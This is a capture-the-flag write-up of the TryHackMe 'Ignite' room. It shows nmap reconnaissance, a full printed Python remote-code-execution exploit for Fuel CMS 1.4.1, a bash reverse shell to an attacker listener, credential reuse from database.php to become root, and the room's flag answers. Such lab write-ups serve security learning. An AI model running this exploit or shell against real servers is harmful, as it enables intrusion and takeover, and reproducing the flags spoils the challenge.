


Ignite write-up by ChickenLoner

This is a write-up for Ignite room in TryHackMe which we need to find public exploit of Web server CMS, get a shell and find a way to elevate our privilege to rock this box!

Site: <https://tryhackme.com/room/ignite>




The screenshot shows the Ignite room interface. At the top, there's a dark header with the Ignite logo, a description "A new start-up has a few issues with their web server.", and buttons for "Start AttackBox", "Help", and a settings icon. Below the header, there's a navigation bar with icons for Chart, Scoreboard, Video, Discuss, Writeups, and More. The main content area contains a message: "This is a free room, which means anyone can deploy virtual machines in the room (without being subscribed)! 15131 users are in here and this room is 750 days old." and "Created by DarkStar7471".

Always start with nmap and we already know that this CTF is about web server and its Fuel CMS


```
# nmap -sV -sC 10.10.190.224
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-15 06:53 EDT
Nmap scan report for 10.10.190.224
Host is up (0.24s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /fuel/
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Welcome to FUEL CMS

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.55 seconds
```


And here we can see what version of this Fuel CMS



I will always check out for github and launch gobuster in the background to see which directory that I can visit and always check robots.txt if it's existed



In robots.txt it tells crawler not to crawl to /fuel/ so I visited /fuel and it's login page



Search for public exploit of this Fuel CMS 1.4

<pre>(root@kali) - [/home/kali/Script] # searchsploit fuel 1.4</pre>	
Exploit Title	Path
Fuel CMS 1.4.1 - Remote Code Execution (1)	linux/webapps/47138.py
Fuel CMS 1.4.1 - Remote Code Execution (2)	php/webapps/49487.rb
Fuel CMS 1.4.7 - 'col' SQL Injection (Authenticated)	php/webapps/48741.txt
Fuel CMS 1.4.8 - 'fuel_replace_id' SQL Injection (Authenticated)	php/webapps/48778.txt
Shellcodes: No Results	
Papers: No Results	

Last 2 need authentication so let's grab first one

```
(kali㉿kali)-[~/Tryhackme/Linux/Ignite]
└─$ searchsploit -m linux/webapps/47138.py
Exploit: fuel CMS 1.4.1 - Remote Code Execution (1)
URL: https://www.exploit-db.com/exploits/47138
Path: /usr/share/exploitdb/exploits/linux/webapps/47138.py
File Type: HTML document, ASCII text, with CRLF line terminators
Copied to: /home/kali/Tryhackme/Linux/Ignite/47138.py
```

Edit url and comment proxy part since we don't need it

```
# Exploit Title: fuel CMS 1.4.1 - Remote Code Execution (1)
# Date: 2019-07-19
# Exploit Author: 0xd0ff9
# Vendor Homepage: https://www.getfuelcms.com/
# Software Link: https://github.com/daylightstudio/FUEL-CMS/releases/tag/1.4.1
# Version: ≤ 1.4.1
# Tested on: Ubuntu - Apache2 - php5
# CVE : CVE-2018-16763

import requests
import urllib

url = "http://10.10.190.224/"
def find_nth_overlapping(haystack, needle, n):
    start = haystack.find(needle)
    while start ≥ 0 and n > 1:
        start = haystack.find(needle, start+1)
        n -= 1
    return start

while 1:
    xxxx = raw_input('cmd:')
    burp0_url = url+"/fuel/pages/select/?filter=%27%2b%70%69%28%70%72%69%6e%74%28%24%61%3d%27%73%7
    9%73%74%65%6d%27%29%29%2b%24%61%28%27"+urllib.quote(xxxx)+"%27%29%2b%27"
    #proxy = {"http":"http://127.0.0.1:8080"}
    r = requests.get(burp0_url)

    html = "<!DOCTYPE html>"
    htmlcharset = r.text.find(html)

    begin = r.text[0:20]
    dup = find_nth_overlapping(r.text,begin,2)

    print r.text[0:dup]
```

Run script and try using whoami and we see that it actually executed using this script

```
(kali㉿kali)-[~/Tryhackme/Linux/Ignite]
└─$ python 47138.py
cmd:whoami
systemwww-data
<div style="border:1px solid #990000;padding-left:20px;margin:0 0 10px 0;">
<h4>A PHP Error was encountered</h4>
<p>Severity: Warning</p>
```

Now let's get reverse shell for more convenient

```
cmd:bash -c "bash -i >& /dev/tcp/10.9.1.246/9001 0>&1"
```

```
(root@kali)-[/home/kali/Script]
# nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.9.1.246] from (UNKNOWN) [10.10.190.224] 58576
bash: cannot set terminal process group (997): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html$
```

Go to user directory and loot our user flag

```
www-data@ubuntu:/var/www/html$ cd /home
cd /home
www-data@ubuntu:/home$ ls
ls
www-data
www-data@ubuntu:/home$ cd www-data
cd www-data
www-data@ubuntu:/home/www-data$ ls
ls
flag.txt
www-data@ubuntu:/home/www-data$ cat flag.txt
cat flag.txt
6470e394cbf6dab6a91682cc8585059b
www-data@ubuntu:/home/www-data$
```

I can't find a way to do privilege escalation so I ended up finding config folder in github and hope to find something useful and I found out that database.php in config directory might have some credentials

```
https://github.com/daylightstudio/FUEL-CMS/blob/master/fuel/application/config/database.php
3 $active_group = 'default';
4 $query_builder = TRUE;
5
6 $db['default'] = array(
7     'dsn' => '',
8     'hostname' => 'localhost',
9     'username' => '',
10    'password' => '',
11    'database' => '',
12    'dbdriver' => 'mysql',
13    'dbprefix' => '',
14    'pconnect' => FALSE,
15    'db_debug' => (ENVIRONMENT !== 'production'),
16    'cache_on' => FALSE,
17    'cachedir' => '',
18    'char_set' => 'utf8',
19    'dbcollat' => 'utf8_general_ci',
20    'swap_pre' => '',
21    'encrypt' => FALSE,
22    'compress' => FALSE,
23    'stricton' => FALSE,
24    'failover' => array(),
25    'save_queries' => TRUE
26 );
27
28 // used for testing purposes
29 if (defined('TESTING'))
30 {
31     @include(TESTER_PATH.'config/tester_database'.EXT);
32 }
```

Bingo we found that mememe is potential root password

```
$db['default'] = array(
    'dsn' => '',
    'hostname' => 'localhost',
    'username' => 'root',
    'password' => 'mememe',
    'database' => 'fuel_schema',
    'dbdriver' => 'mysqli',
    'dbprefix' => '',
    'pconnect' => FALSE,
    'db_debug' => (ENVIRONMENT == 'production'),
    'cache_on' => FALSE,
    'cachedir' => '',
    'char_set' => 'utf8',
    'dbcollat' => 'utf8_general_ci',
    'swap_pre' => '',
    'encrypt' => FALSE,
    'compress' => FALSE,
    'stricton' => FALSE,
    'failover' => array(),
    'save_queries' => TRUE
);

// used for testing purposes
if (defined('TESTING'))
{
    @include(TESTER_PATH.'config/tester_database'.EXT);
}

www-data@ubuntu:/var/www/html/fuel/application/config$
```

Now to switch user to root and loot the root flag!

```
www-data@ubuntu:/var/www/html/fuel/application/config$ su root
su root
su: must be run from a terminal
www-data@ubuntu:/var/www/html/fuel/application/config$ which python3
which python3
/usr/bin/python3
www-data@ubuntu:/var/www/html/fuel/application/config$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ml/fuel/application/config$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html/fuel/application/config$ su root
su root
Password: mememe

root@ubuntu:/var/www/html/fuel/application/config# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/var/www/html/fuel/application/config# cat /root/root.txt
cat /root/root.txt
b9bbcb33e11b80be759c4e844862482d
root@ubuntu:/var/www/html/fuel/application/config#
```

User.txt

6470e394cbf6dab6a91682cc8585059b

Correct Answer

Root.txt

b9bbcb33e11b80be759c4e844862482d

Correct Answer

